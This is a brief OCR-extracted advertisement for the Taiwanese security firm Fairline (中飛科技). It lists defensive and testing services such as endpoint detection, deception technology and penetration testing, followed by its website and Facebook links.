
- 網頁應用程式保護
- 內網流量行為分析
- 端點事件偵測反應
- 誘捕科技
- 情資分析防禦
- 統一管理IoT與OT
- 弱點管理/滲透測試/網頁檢測/社交工程

MORE INFORMATION

www.fairline.com.tw

https://www.facebook.com/fairlinetw/

Fairline 中飛科技



FAIRLINE 中飛科技